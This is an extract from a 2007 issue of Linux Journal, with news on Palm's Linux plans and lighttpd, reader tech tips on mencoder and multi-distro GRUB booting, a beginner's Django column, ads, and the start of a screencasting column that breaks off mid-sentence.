The term PDA (personal digital assistant) was coined in 1992 by Apple CEO John Sculley to name a category for a new class of handheld devices, inaugurated by Apple's Newton. Sculley moved on and Newton flopped, but the category stayed. Starting with the Palm Pilot in 1996, the Palm brand has been synonymous with the PDA category, even as the company called Palm has gone through multiple incarnations and the most familiar PDAs are also cell phones.

From the beginning, Palm has had its own operating system, called PalmOS (Garnet). In recent years, the company has added Windows Mobile for use in some of its cell-phone PDAs. (For example, the Palm Treo 700 comes in Palm and Windows versions.)

Then, at its Analyst and Investor Day in April 2007, Palm announced plans to moosh its PalmOS development together with development atop the Linux kernel, along with plans to come out with Linux-based Palm products before the end of this year.

Managing the Platform Transition




Figure 1. Palm Planning Linux-Based Products

We don't have more specifics at press time, but we do have a copy of a visual used by Palm at the announcement (Figure 1).

Looks like another example of World Domination at work. Resistance is futile. —DOC SEARLS

lighttpd Is in the House

In April 2007, Netcraft's monthly survey (news.netcraft.com/archives/2007/04/02/april_2007_web_server_survey.html) showed a new entry in its top five Web servers: lighttpd (www.lighttpd.net). At that point, Lighty (or LightTPD) clocked in at 1.4 million sites, not including the reported Apache sites hosted by OpenSourceParking (opensourceparking.com) that Netcraft claims may actually have been running lighttpd. Says Netcraft, "The opensourceparking.com headers say Apache, but have the Date & Server headers last, a pattern which is identical to the lighttpd response and entirely unlike a typical Apache response. The etag is also not in Apache format, and matches the lighttpd format" (news.netcraft.com/archives/2007/04/04/open_source_parking_spoofing_headers_to_benefit_apache.html).

Jan Kneschke began work on lighttpd in 2003, when he wanted to develop a fast and lightweight alter-



native to Apache. Since then, a community has grown around lighttpd, which has its own home (with a blog, a wiki and a forum) at lighttpd.net. The description there goes:

lighttpd is a secure, fast, compliant and very flexible

Webserver that has been optimized for high-performance environments. It has a very low memory footprint compared to other Web servers and takes care of CPU load. Its advanced feature set (FastCGI, CGI, Auth, Output-Compression, URL-Rewriting and many more) makes lighttpd the perfect Webserver-software for every server that suffers load problems.

Meanwhile, Apache (in April 2007) stood at a 58.63% share of the Netcraft surveyed sites, running roughly flat month to month after it dropped about the same 5% that Microsoft servers gained in April of last year. Don't be surprised to see lighttpd and Apache combine to increase open-source server market shares, while also increasing choice. Watch Netcraft (news.netcraft.com) for more developments.

—DOC SEARLS

They Said It

San Diego is skilled at the use of computers to include setting up e-mail services and using the programming language Linux. He is also skilled at sailing, particularly small sailboats. San Diego has traveled internationally. —From an FBI Wanted notice for Daniel Andreas San Diego. Later "operating system" was substituted for "programming language". Original source: www.digg.com/linux_unix/FBI_Linux_is_a_programming_language; current source: www.fbi.gov/wanted/fugitives/dt/sandiego_da.htm.

Linux is not about free software, it is about community...It's not like Novell; it isn't going to run out of money—it started off bankrupt, in a way. —Steve Ballmer, news.com.com/2100-1001-959165.html

All the computer people use Macs or Linux now. Windows is for grandmas, like Macs used to be in the 90s. So not only does the desktop no longer matter, no one who cares about computers uses Microsoft's anyway. —Paul Graham, www.paulgraham.com/microsoft.html

Scarcity models are by definition not scale-free; a hit culture prevails. Open source, given the lower barriers to entry, allows someone to build left-handed credit derivatives juicer because he felt like it. There's a long-tail effect. You are more likely to find esoteric tools in an open-source world than in a closed-source one. Open-source people don't go around asking, "Is there a market for this?" They solve problems and see if others have similar problems to solve. —JP Rangaswami, confusedofcalcutta.com/2007/04/12/10-reasons-for-enterprises-to-use-opensource

I can't help but wonder what would have happened if John D. Rockefeller had patented a system for transferring gasoline from a fixed source to a mobile device using a hose that fit into a cylindrical pipe. —Bob Frankston, www.listbox.com/member/archive/247/2007/04/sort/time_rev/page/1/entry/12:33/20070406155116:2E760D64-E478-11DB-8383-B97D599214BB

GOOGLE'S WORST NIGHTMARE: Wikipedia's JIMMY WALES Has His Sights Set on the Search Business—Cover headline of the April 2007 edition of *Fast Company*.

In the current issue of *Fast Company*, right below my face it says, "Google's Worst Nightmare". And I think, God, I should really get to work on that search engine. —Jimmy Wales, in *TIME*, April 7, 2007. *Fast Company* article: www.fastcompany.com/magazine/114/features-why-is-this-man-smiling.html; *TIME* piece: www.time.com/time/magazine/article/0,9171,1601837,00.html.

Linux Laptops

Starting at \$799



Linux Desktops

Starting at \$375



Linux Servers

Starting at \$899



DON'T BE SQUARE! GET CUBED!



USER FRIENDLY by J.D. "Illiad" Frazer



ALTHOUGH IT IS A CONSIDERABLE SACRIFICE THAT I MAKE, RE-LEARNING ALL OF MY APPS, I DO IT IN THE NAME OF OPEN-SOURCE PURITY AND VIRTUE.



WOW. THE GIMP SURE DOES LOOK LIKE PHOTOSHOP.

IS THAT WINE YOU'RE RUNNING?

SHUT UP! SHUT UP! I'M PURE, DAMN YOU!



LINUX JOURNAL EDITION

R³ Technologies
Working Hard to Bring Technologies to Life

309.34.CUBED
shopcubed.com

Not all tips have to be complex or obscure to be useful.

>> Convert Video from Color to Black and White

The versatility of the Linux command line is often underestimated. Tasks, such as sophisticated multimedia processing, need not be done with heavy GUIs that will run only on powerful machines.

The simple Linux command line can do it if you have MPlayer and the companion program mencoder installed on your machine.

mencoder is an extremely powerful program that can record analog and digital television, post-process recorded videos, apply various filters and so on. More information is available in the on-line man pages and HTML documentation that comes bundled with the source.

Here, we are faced with a simple task of converting a color movie to black and white. This line will do it for you:

```
$mencoder color-video.avi -o black-white-video.avi
  -vf hue=0:0 -oac copy -ovc lavc
```

If you are interested in trying out various values for hue and saturation, you can invoke MPlayer with:

```
$mplayer -vf hue color-video.avi
```

Press and hold the 5 or 7 keys to reduce hue or saturation.
—Girish Venkatachalam

>> Not So Tech Tips

What follows are some very basic tips. For those who already know this information, I apologize if this insults your intelligence. However, I've looked over many a shoulder of very competent Linux users who still don't seem to know about these standard commands and techniques. If you're one of them, you may find this information extremely useful.

cd - Almost everyone knows you can type `cd ~` to get to the current user's home directory. This isn't a function of `cd`, but it takes advantage of the fact that the tilde is shorthand for your home directory. The command `cd -` (dash instead of tilde) is a function of `cd`, however. It takes you to the last directory where you were working before you switched to the current directory. It also prints out the old directory path. I, myself, have known about this command since the dark ages, but I still curse myself for forgetting to use it and typing out a long path name.

Don't Delete That Service Link Most Linux distributions still use a directory, such as `/etc/rc2.d`, to store a number of symbolic links to boot startup files. You probably know that the order is determined by the number that follows the capital letter S. For example, `S10acpid` starts before `S11klogd`.

I have seen a number of administrators delete these links in order to disable services temporarily to test something. Then, they grumble when they have to figure out what startup number it used to have when they restore the link.

Don't delete the link; simply rename it. For example, rename `S25bluetooth` to `s25bluetooth`. The fact that it starts with a lowercase s will stop the bluetooth service from starting at the next boot. When you've determined that you want bluetooth back, simply rename it back to `S25bluetooth`. Sure, there are GUI programs to disable and enable services, but the command-line method is so simple. And remember, contrary to conventional wisdom, the lazy way to do

something is often the best way.

—Nicholas Petreley

>> Install and Boot Many Distributions

I run lots of Linux distributions. If you do too, here's the way I install and manage them. If you have a better method, by all means, send it to techtips@linuxjournal.com, and if we use it, you will receive \$100 for the tip.

Create a single relatively small ext3-formatted boot partition on your drive that you will use as your master boot partition with GRUB as your bootloader. My partition is 100MB, and it's probably overkill.

This `/boot` partition will generally reside on the first drive on your system, but it doesn't have to. Install your first distribution with this partition. When everything is working, change the line in `/etc/fstab` that mounts the `/boot` partition to mount the partition as `/mnt/boot` instead. Create the mountpoint called `/mnt/boot`. Mount the boot partition there. For example:

```
umount /boot
mkdir /mnt/boot
mount /dev/sda1 /mnt/boot
```

Then, copy everything from that partition to what is now the local `/boot` directory for your distribution:

```
cp -a /mnt/boot/* /boot
```

At this point, you still should be able to boot the distribution you just installed, even though the kernel files are relocated. But, that won't last. You need to change part of your `menu.lst` to specify that the boot files now reside on the same partition as the rest of the distribution. For example, if you started with `/boot` on `/dev/sda1` and `/` on `/dev/sda2`, modify your `menu.lst` file to use the new partition to find the kernel. Here's a sample original:

```
title    Some Linux Distro
root    (hd0,0)
```

In our example, you'd change it to this:

```
title    Some Linux Distro
root    (hd0,1)
```

This next part is a little tricky, and there are several ways to approach it. For example, you simply could make a copy of your `grub/menu.lst` file. However, I make a copy of the entire `grub` directory, because there are a variety of ways you can accidentally run into problems otherwise. Here's what I do next:

```
cd /mnt/boot
cp -a grub grub.original
```

Now, install your next distribution of Linux in a new partition, but specify the same `/boot` partition you used to install the first distribution. Boot into the new distribution. Repeat the copy process above.

First, edit the `/etc/fstab` file to change the entry that mounts `/boot`

to mount it as /mnt/boot. Then, do this:

```
umount /boot
mkdir /mnt/boot
mount /dev/sda1 /mnt/boot
cp -a /mnt/boot/* /boot
```

Now, edit /mnt/boot/grub.original/menu.lst to include the boot commands for the new distribution. You can find the boot commands for the new distribution in /mnt/boot/grub/menu.lst. Don't forget to fix the root location again too. Assume that your second distribution is on /dev/sdb1 (the first partition of the second drive). In our example, you would change this:

```
title    Second Linux Distro
root     (hd0,0)
```

to this:

```
title    Second Linux Distro
root     (hd1,0)
```

Copy the original grub (with the modified menu.lst that adds the new distribution) back to the grub directory:

```
cd /mnt/boot
cp -a grub.original/* ./grub
```

This copies not only the updated menu.lst file, but it also restores the original GRUB binary files. The next time you reboot, you should see a menu entry for the original distribution plus the one you added.

To add more distributions, create new partitions, rinse, repeat.

You occasionally may find that you need to reset GRUB after you install a new distribution. Given our sample partitions above, simply do this as root:

```
grub
> root (hd0,0)
> setup (hd0)
```

One last tip: don't forget that when you upgrade a distribution such that it installs a new kernel, you'll have to view the new /boot/grub/menu.lst file for that distribution and use it as the guide to modify /mnt/boot/grub/menu.lst to use the updated kernel.

—Nicholas Petreley ■

Linux Journal pays \$100 for reader-contributed tech tips we publish. Send your tips and contact information to techtips@linuxjournal.com.

Hurricane Electric Internet Services... **Speed and Reliability** You Can Depend On!

Flat Rate
Gigabit Ethernet

1,000 Mbps of IP

\$13,000/month*

Full 100 Mbps
Port

Full Duplex

\$2,000/month

Colocation Full
Cabinet

Holds up to 42 1U
servers

\$400/month

Order Today!

email sales@he.net or call 510.580.4190

 he.net

* Available at PAIX in Palo Alto, CA; Equinix in Ashburn, VA; Equinix in Chicago, IL; Equinix in Dallas, TX; Equinix in Los Angeles, CA; Equinix in San Jose, CA; Telehouse in New York, NY; Telehouse in Los Angeles, CA; Telehouse in London, UK; NIKHEF in Amsterdam, NL; Hurricane I and Hurricane II in Fremont, CA, and Hurricane in San Jose, CA



REUVEN M. LERNER

One of the biggest rivals to Rails during the last year or two has been Django, a Python-based framework with many of the same goals as Rails.

First Steps with Django

If you want the power of Rails with Python instead, give Django a jingle.

When I first began developing Web applications, I did most of my work in Perl, and my programs were invoked via CGI. My preferences have shifted somewhat over the years, first toward component- and template-based systems, such as Mason and Zope, and then toward all-encompassing frameworks, such as OpenACS. Most recently, I've been spending time using Ruby on Rails. As a longtime Perl programmer, I've been pleasantly surprised by both the Ruby language and the Rails framework.

But, of course, Ruby isn't the only popular language out there, and Rails isn't the only popular framework. One of the biggest rivals to Rails during the last year or two has been Django, a Python-based framework with many of the same goals as Rails. Django was first written by Adrian Holovaty while working for a newspaper in Lawrence, Kansas. Holovaty now works for the *Washington Post*, but he continues to work on the framework along with a host of other open-source contributors.

It would be misleading to say that Django is a Python port of Rails (or vice versa). But, there are many similarities between the two projects. Both Rails and Django grew out of successful commercial projects, the former at 37 Signals and the latter at a newspaper. Both aspire to make Web development fun and easy, removing as much of the drudgery as possible from such work. Both use the model-view-controller (MVC) paradigm for handling actions and creating pages. Both use a particular programming language throughout the system for code and configuration files. And, both have managed to rally a large following, ensuring that they both will continue to be developed for some time to come.

This month, then, I begin a trip into the world of Django to see exactly what it is about this framework that excites people. Even if you're never going to create anything in Django, or you dislike the Python language, I expect there will be something that Django can teach you, or at least make you think about.

Installing Django

The main Web server for Django is at www.djangoproject.com, and you can download a version from there for your own computer. At the time of this writing, the latest official version is 0.96. You can download that version in a .tar.gz file, or you can live on the edge a bit, getting the latest development version via Subversion (svn). I chose the latter path for this column, although if I were working on a commercial site, I might well prefer the stable version.

As is the case with Ruby on Rails, the Django code is *not* a skeleton Web site, so it should not be placed under a directory that is publicly viewable via the Web. Rather,

the code should be installed like any other set of Python libraries and programs on your server, using the standard Python install routine:

```
python setup.py install
```

Once this installation is complete, you can use it to create one or more Django projects. The terminology here can be a bit tricky, especially if you're coming from the Rails world, so be careful. A Django project contains one or more applications. Each application then contains sets of models, views and templates. An application can be reused across multiple projects—something like plugins or engines in Rails. For example, you can imagine a calendar application that is used by multiple projects and a portal project that uses several applications (for example, calendar, e-mail and RSS reader) that come from elsewhere.

This means that when we create our Django project, we aren't yet ready to display any code to the world. Rather, we need to create a project and at least one application within that project if we are to see any dynamic output.

Let's create a site (named `mysite` in the Django tutorials, so I use the same convention here):

```
django-admin.py startproject mysite
```

When I installed Django on my Ubuntu box, it placed the administration program `django-admin.py` in `/usr/bin`. Your system might have it in a different location, so you might need to modify your `PATH` to get the above to work as written.

Starting a project in this way creates a directory named `mysite`, containing four Python source files, each with a `.py` extension:

- `__init__.py`: whenever a directory contains `__init__.py`, Python sees the entire directory as a single package. So long as the file exists, even if it's blank, our project will be considered a package.
- `settings.py`: this file does not contain executable code, but rather configuration settings for the Django instance. For example, we soon will modify this file to indicate the location and type of relational database that we're using.
- `urls.py`: this is where we will associate URLs to functionality, using regular expressions to match URLs. If you're coming from the Rails world, this is similar in many

ways to config/routes.rb.

- `manage.py`: this is a catchall management program for a Django site, handling a large number of administrative tasks, such as starting, stopping and synchronizing the project.

Once again, don't make the `mysite` directory visible to the world via the Web. Rather, we will expose parts of this directory to the world through our Django project.

If you're coming from the world of Ruby on Rails, this might seem like a very small number of files to begin with. (Out of the box, Rails creates a large number of files and directories.) But, this is because we haven't really created any applications yet, only the package (or container, if you will) that will control and use the application.

The package does have its own HTTP server though, in the same way that Rails comes with one. We can test that things are in order, at least at the package level, by starting up that HTTP server:

```
python manage.py runserver
```

This is the first time that we use `manage.py`, but it is far from the last. The server, which will be running only on the localhost address (127.0.0.1), indicates that the basic framework is up and running and that you now should move ahead with the database definitions.

On the server side, we get the following messages:

```
Validating models...
```

```
0 errors found.
```

```
Django version 0.97-pre, using settings 'mysite.settings'  
Development server is running at http://127.0.0.1:8000/  
Quit the server with CONTROL-C.
```

The first two lines indicate that our models—the files with which we describe the contents of our relational database tables—don't exist, which means that they generate 0 errors. (Don't worry; we'll be adding new models, and thus errors, in the near future.) Django also is nice enough to provide version information to indicate the file from which settings are being taken and how we can quit the server.

Connecting to the Database

Part of the reason for using a framework like Django is because it provides us with an excellent object-relational mapper—a fancy way of saying that it turns Python objects into database tables and back without forcing us to work too hard. But, of course, this is possible only if we connect Django to a database.

For this project, I created a small PostgreSQL database named `atf`:


```
createdb -U reuven atf
```

I then can modify `settings.py`, making the following variable assignments:

```
DATABASE_ENGINE = 'postgresql'  
DATABASE_NAME = 'atf'  
DATABASE_USER = 'reuven'  
DATABASE_PASSWORD = ''
```



Linux - FreeBSD - x86 Solaris - MS etc.



The AMD Opteron™ processor with Direct Connect Architecture scales from 1P/2-core up to 8P/16-core across a single industry-standard platform without external logic, allowing for maximum versatility and lowering overall system cost.

Quad CPU



Up to 8 Cores - in 1U

Ideal for high density clustering in standard 1U form factor. Up to 8 Cores for high CPU needs. Comes pre-configured with OS of your choice.

Features:

- 1U rack-optimized chassis (1.75in.)
- Up to 4 Dual Core AMD Opteron™ processors
- Up to 8 Cores Per 1U rackspace
- Up to 64GB DDR2 667 & 533 Mhz SDRAM
- Dual-port Gigabit Ethernet Per Node
- 3 SATA or SCSI Removable HDD Per Node
- 1 (x8) PCI-Express



Servers :: Storage :: Appliances

Genstor Systems, Inc.

780 Montague Expy. # 604
San Jose, CA 95131

www.genstor.com

Email: sales@genstor.com

Ph: 1-877-25 SERVER or 1-408-383-0120



AMD, AMD Opteron and the AMD logo are trademarks or registered trademarks of Advanced Micro devices, Inc. Product pictures only for reference.

Right out of the box, Django understands that there are users and groups, and that they might need to be assigned different permissions.

```
DATABASE_HOST = ''
DATABASE_PORT = '5433'
```

Notice that I had to set `DATABASE_PORT` to 5433 explicitly. On my system, Django tried to connect to the PostgreSQL server on port 5432, but the database was listening on port 5433.

Before we run the application, we now should synchronize the database. This is the Django term for creating tables that have not yet been defined in the database. We do this by typing (in another shell):

```
python manage.py syncdb
```

Now, if you're coming from the Rails world, you might be scratching your head at this point. What tables could Django possibly need to create? I haven't defined any database tables or model objects—what's going on?

The answer is that although Rails and Django are similar in some ways, they differ significantly in other ways. One of those ways has to do with authentication. Django assumes that everyone will want to have an authentication system. After creating the appropriate database tables, Django then prompts you for the user name, e-mail address and password of the superuser for your site. It then finishes with the creation of the administration tables.

Now we can start our server again:

```
python manage.py runserver
```

If you are running your Django development site on a machine other than your local workstation, you might want to add an optional IP address and port number:

```
python manage.py runserver 10.0.0.1:8000
```

Creating an Application

If you point your Web browser at the server you've just set up, you're bound to be disappointed. Yes, we see that Django is running, but we also see that it is giving

us an error message when we try to access the server. What's happening?

The simple answer is that we have not yet populated our project with any applications. The project exists, and the server is running, but they are basically an empty shell. Until we create and install one or more applications, we're not going to see very much.

The exception is the Django administrative package, which comes with the system and is immediately available. Well, that's not quite true. It's available, but only if you explicitly modify the list of installed applications (`INSTALLED_APPS`) to include the appropriate package name. Luckily, we can do that without too much trouble. We open up `mysite/settings.py`, scroll down to the bottom and modify `INSTALLED_APPS` such that it includes the string:

```
"django.contrib.admin"
```

You don't even have to restart the server. Once this value has been added, you will be asked to log in with a user name and password. Enter the values that you gave to Django when it created the administrative database, and you'll get a nicely formatted (if sparsely populated) administrative site, complete with links to Django documentation.

Without any other applications installed, it might seem a bit silly to have a Django administrative site. But, one of the things Django provides that Rails doesn't is an underlying authentication and security system. Right out of the box, Django understands that there are users and groups, and that they might need to be assigned different permissions. You easily can add, modify and delete groups, giving them one or more permissions from a provided list.

Even without any applications in place, you can create and administer a system with users, groups and permission levels. It would have been nice if Django were to support hierarchies of groups, rather than the one-level model it currently uses. Regardless, I've always been fond of Web frameworks that come with built-in users, groups and permissions. The fact that Django comes with a graphical system to manipulate them is even better.

Conclusion

This month, we began to look at Django, a popular open-source Web framework written in Python. We got our Django project up and running, including connections to a relational database. We were even able to browse through some of its administrative screens, assigning permissions to users and groups. Next month, we'll continue with our exploration of Django, looking at how we can create new applications with its versions of the MVC (model-view-controller) paradigm. ■

Reuven M. Lerner, a longtime Web/database consultant, is a PhD candidate in Learning Sciences at Northwestern University in Evanston, Illinois. He currently lives with his wife and three children in Skokie, Illinois. You can read his Weblog at altneuland.lerner.co.il.

Resources

The main Django site is at www.djangoproject.com. The site contains a great deal of documentation, including tutorials and pointers to mailing lists.

A prerelease copy of the forthcoming Django book (to be published by Apress) is at www.djangobook.com/en/beta, and although the book is still unfinished in many places, it is written well and includes many examples.

If you're interested in comparing Ruby on Rails with Django, there are a number of sites and blog entries that look at them, some with a bit more respect for both sides than others. One thread that I found on the `django-users` Google group is at groups.google.com/group/django-users/browse_thread/thread/c59a3b4e1fb9cae7?tv=2.

EmperorLinux

...where Linux & laptops converge



Portable

Since 1999, EmperorLinux has provided pre-installed Linux laptops to universities, corporations, government labs, and individual Linux enthusiasts. Our laptops range from full-featured ultra-portables to desktop replacements. All systems come with one year of Linux technical support by phone and e-mail, and full manufacturers' warranties apply.

Toucan T60/T60ws

ThinkPad T60/T60ws by Lenovo

- Up to 15.4" WSXGA+ w/ X@1680x1050
- ATI Mobility FireGL V5250
- 1667–2333 MHz Core 2 Duo
- 512 MB–4 GB RAM
- 80–120 GB hard drive
- CDRW/DVD or DVD±RW
- 5.2–6.0 pounds
- 10/100/1000 Mbps ethernet
- 802.11a/b/g (54Mbps) WiFi
- Starts at \$1650




Powerful

EmperorLinux specializes in the installation of Linux on a wide range of the finest laptops made by IBM, Lenovo, Dell, Sony, and Panasonic. We customize your choice of Linux distribution to your laptop and provide support for: ethernet, wireless, X-server, ACPI power management, USB, EVDO, PCMCIA, FireWire, CD/DVD/CDRW, sound, and more.

Rhino D820/M90

Dell Latitude D820/Precision M90

- Up to 17" WUXGA w/ X@1920x1200
- NVidia Quadro FX 3500M graphics
- 1667–2333 MHz Core 2 Duo
- 512 MB–4 GB RAM
- 60–160 GB hard drive
- CDRW/DVD or DVD±RW
- 6.3–8.6 pounds
- 802.11a/b/g (54Mbps) WiFi
- ExpressCard/EVDO
- Starts at \$1445



Unique

EmperorLinux offers Linux laptops with unique features. Ruggedized Panasonic laptops are designed for harsh environments: drops, vibrations, sand, rain, and other extremes. ThinkPad tablet PCs are like other laptops, with an LCD digitizer for pen-based input both as a mouse and with pressure sensitivity for writing and drawing on-screen.

Raven X60 Tablet

ThinkPad X60 Tablet by Lenovo

- 12.1" SXGA+ w/ X@1400x1050
- 1500 MHz Core 2 Duo
- 1–4 GB RAM
- 80–120 GB hard drive
- 3.8 pounds
- Pen/stylus input to screen
- Dynamic screen rotation
- Handwriting recognition
- X60s laptops available
- Starts at \$2300



www.EmperorLinux.com 1-888-651-6686

Model prices, specifications, and availability may vary. All trademarks are the property of their respective owners.



MARCEL GAGNÉ

Let Me Show You How It's Done with a Little Video

They say a picture is worth a thousand words. As videos could be 25 pictures per second and might last several minutes, how many words is that?

Creating screencasts doesn't have to be difficult, and the features on tonight's menu will have you creating your own in no time.

François, what are you doing still sitting in front of your computer? Our guests will be here any moment. *Quoi?* I appreciate, *mon ami*, that you are teaching your Aunt Marguerite to use Linux, but must you do it in real time over a VNC control session? Of course there are other ways, *mon ami*. For instance, you could create instructional videos, screencasts, and e-mail them to her. Yes, I would be happy to show you how, but for now, you must say *Au revoir* to your aunt and log off. I can see our guests coming up the walkway now.

Welcome everyone, to *Chez Marcel*, where great Linux and open-source software meets great wine, and of course, great people. *C'est fantastique* to see you all here tonight. Please, sit and make yourselves comfortable. François! To the wine cellar, *mon ami*. Bring back the 2003 Château Maris Minervois Old Vine Grenache from the south wing. I remember seeing a half-dozen cases there.

Before you arrived, *mes amis*, François and I were discussing approaches for showing people how to use various software packages, perhaps for teaching a friend or relative how to use a Linux desktop. I suggested that rather than resorting to remote control sessions, it might be more efficient to create small training videos and use those instead. Besides, instead of reaching one person, this way you could reach many. This is popularly referred to as screencasting. Creating screencasts doesn't have to be difficult, and the features on tonight's menu will have you creating your own in no time.

The first program I'd like to show you is Zaheer Abbas Merali's Istanbul, a screen recording program that sits quietly in your system tray, waiting to be called on. The program is available from live.gnome.org/Istanbul. Source (both stable and development) is available from the Istanbul site as well as Debian packages. And, packages for other distributions are easily located, for example, at rpmfind.net.

To start Istanbul, simply run the command name, `i s t a n b u l`. When you do, a small red icon appears in the system tray. Right-click on the system tray icon (a small red circle at this point), and a small pop-up menu appears (Figure 1). From



Figure 1. Access Istanbul's settings by right-clicking the red circle in your system tray.

here, you can make a number of changes in Istanbul's default recording. For instance, you may choose to make a smaller recording by selecting half width and height instead of full size. You also can choose to record your entire desktop or select a specific area to record. If you do the latter, Istanbul provides you with a large X cursor that you can drag around the area you want to record.

I should alert you to one other very important point, mostly because I scratched my head for some time on this one. Notice that there is also a selection labeled Record Sound. You need to enable that if you want to add sound to a screencast.

To start recording, simply click the red button. It changes to a gray square while you record your session. Talk clearly into your microphone and demonstrate the steps in the window you selected as you explain the process. When you are done recording, click the gray button.

TIP:

As I was writing this article, the Istanbul development package also gave the option of selecting an active window, usually an easier choice than selecting an area for recording.



Figure 2. Istanbul saves its videos in the free and open standard OGG format.

A dialog labeled Save Screencast appears (Figure 2).

On the left-hand side of that dialog, there's a preview window showing your captured video. To preview it before saving it, click the Play button below the preview window. On the top left, you can enter a file for your video and select a folder in which to save it. As you might have guessed from the save dialog, this is a GNOME application, but it works very well under KDE also.

Note that Istanbul saves in OGG format, so if you want something else, you have to convert it after the fact using a program like FFmpeg or mencoder. Many Linux distributions come with a copy of FFmpeg or provide it on their repositories. Using it is pretty simple. For instance, to convert an OGG video to an AVI file, you might use this command:

```
ffmpeg -i recording.ogg newrecording.avi
```

As you might expect, there's a lot more to the program, but it can be this simple. For a whole lot more on FFmpeg, check your on-line documentation.

NOTE: Usually, the reason for doing this converting, is to provide videos that your friends running another operating system can view. Or, you could direct them to download OGG codecs instead, so they will be able to enjoy completely free video and audio.

The next item on this star-studded menu, is John Varouhakis' recordMyDesktop, a desktop screencasting program that includes both a command-line tool and a graphical front end, gtk-recordMyDesktop. You can pick up a copy of gtk-recordMydesktop from recordmydesktop.sourceforge.net. For the purpose of this demonstration, I concentrate on the graphical client rather than the command-line version.

When you start gtk-recordMyDesktop, a simple record-




Figure 3. Creating a screencast with gtk-recordMyDesktop is as easy as clicking the Record button.




Figure 4. Depending on your system's power, you may want to adjust some performance-related settings.

ing dialog appears (Figure 3). On the left-hand side of the program, there's a preview pane with a button labeled Select Window directly underneath. Before you begin recording, click the window you want to capture. You'll see it outlined in red in the preview pane. To record the whole desktop, click on an empty (or shall we say, uncluttered) portion of your desktop. Adjust video and sound quality using the sliders on the top right. To begin recording, click the red Record button. When you do that, the dialog vanishes.

If you are paying attention, you might notice something that looks a little like Istanbul here. It's that little red circle sitting in your system tray. This similarity isn't entirely accidental. Parts of Istanbul are in gtk-recordMyDesktop. Incidentally, another way to start a recording is to click

the red system tray icon. It then changes to a gray square while you record your session. When you click it again, the recording stops and you return to the gtk-recordMyDesktop window. Although there's no preview of your recording, you can save it by clicking the Save As button.

Let's take a closer look at another part of the interface, the Advanced settings. Clicking the Advanced button brings up a more comprehensive settings dialog with

What's an article on screencasts without some screencasts to watch? To see these tools in action, visit Marcel's site at www.marcelgagne.com/ljscreencast.html.

